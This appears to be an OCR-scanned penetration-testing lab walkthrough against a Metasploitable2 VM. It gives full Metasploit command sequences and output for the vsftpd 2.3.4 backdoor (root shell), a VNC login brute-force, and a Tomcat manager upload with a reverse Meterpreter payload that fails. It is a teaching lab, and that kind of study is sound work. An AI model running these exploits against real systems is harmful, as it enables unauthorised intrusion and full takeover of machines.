

Exploit vsftpd 2.3.4 with Metasploit ,Apache tomcat and vns

Requirements 👉



First, we'll start the Metasploitable2 machine and log in using the default credentials (username: msfconsole, password: msfconsole).




```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.204.129  netmask 255.255.255.0  broadcast 192.168.204.255
        inet6 fe80::e395:cadb:adf7:eb9e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3c:5d:2a  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 4127 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3338 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV -p 21 192.168.204.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 03:15 EDT
Nmap scan report for 192.168.204.130
Host is up (0.00078s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.204.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:E6:0A:8B (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

                  _________.
              .' #######   ;."
  .___,.    ;@             @@`;   .___,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
    "--'.@@@  -.@        @ ,'-   .'--"
         ".@' ; @       @ `.  ;'
           |@@@@ @@@     @    .
            ' @@@ @@   @@    ,
             `.@@@@    @@   .
              ',@@     @   ;          _____________
               (   3 C    )     /|___ / Metasploit! \
               ;@'. __*__,."    \|--- \_____________/
                 '(.,...."/


       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.204.130
RHOSTS => 192.168.204.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.204.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.204.130:21 - USER: 331 Please specify the password.
[+] 192.168.204.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.204.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.204.129:39305 → 192.168.204.130:6200) at 2024-10-16 07:09:59 -0400

whoami
root
```

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e6:0a:8b
          inet addr:192.168.204.130  Bcast:192.168.204.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:a8b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10146 (9.9 KB)  TX bytes:15825 (15.4 KB)
          Interrupt:17 Base address:0×2000
```

Vnc


```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.204.0/24
Doing NBT name scan for addresses from 192.168.204.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.204.130  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.204.255 Sendto failed: Permission denied
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.204.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 07:33 EDT
Nmap scan report for 192.168.204.130
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E6:0A:8B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```


```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                +           /          +           /
          *                          /                      /
                                    /         .            /
  X                                /                      /            X
                                  /                    ###
                                 /                   # % #
                                /                      ###
                     .         /
  .                           /           .       *          .
                             /
                            *
                +                        *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]
```


```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1    \_ target: Windows 2000 SP4 English  .                .        .      .
   2    \_ target: Windows XP SP2 English    .                .        .      .
   3    \_ target: Windows 2003 SP1 English  .                .        .      .
   4  auxiliary/scanner/vnc/vnc_login        .                normal   No     VNC Authentication Scanner
   5  exploit/windows/vnc/winvnc_http_get    2001-01-29       average  No     WinVNC Web Server GET Overflow
   6    \_ target: Windows NT4 SP3-6         .                .        .      .
   7    \_ target: Windows 2000 SP1-4        .                .        .      .
   8    \_ target: Windows XP SP0-1          .                .        .      .


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/vnc/winvnc_http_get
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP SP0-1'

msf6 > use 4
msf6 > use 4
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.204.130
RHOSTS ⇒ 192.168.204.130
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.204.130:5900  - 192.168.204.130:5900 - Starting VNC login sweep
[!] 192.168.204.130:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.204.130:5900  - 192.168.204.130:5900 - Login Successful: :password
[*] 192.168.204.130:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```


root@kali: /home/kali
root@kali: /home/kali
(root㉿kali)-[/home/kali]
vncviewer 192.168.204.130
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable:/#

Apche tomcat


Apache Tomcat/5.5
192.168.204.130:8180
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Apache Tomcat/5.5
The Apache Software Foundation
http://www.apache.org/
Administration
Status
Tomcat Administration
Tomcat Manager
Documentation
Release Notes
Change Log
Tomcat Documentation
Tomcat Online
Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!
As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
$CATALINA_HOME/webapps/ROOT/index.jsp
where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.
NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See $CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)
NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in $CATALINA_HOME/conf/tomcat-users.xml.


(root㉿kali)-[/home/kali]
msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
https://metasploit.com
=[metasploit v6.4.9-dev]
+ -- --=[2420 exploits - 1248 auxiliary - 423 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/

```
msf6 > search tomcat 5.5

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Applica
henticated Code Execution
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Java Universal                           .                .          .      .
   4     \_ target: Windows Universal                        .                .          .      .
   5     \_ target: Linux x86                                .                .          .      .
   6   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authent
e Execution
   7     \_ target: Java Universal                           .                .          .      .
   8     \_ target: Windows Universal                        .                .          .      .
   9     \_ target: Linux x86                                .                .          .      .
   10  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encodi
sclosure and DoS
   11  auxiliary/scanner/http/tomcat_enum                    .                normal     No     Apache Tomcat User Enumeratio
   12  auxiliary/admin/http/tomcat_administration            .                normal     No     Tomcat Administration Tool De
   13  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traver
   14  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Preventi
Traversal


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/admin/http/trendmicro_dlp_traversal
```

```
msf6 > use 6
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.204.130
RHOSTS => 192.168.204.130
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.204.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying pNtTtaKuJrF5djG...
[*] Executing pNtTtaKuJrF5djG...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
```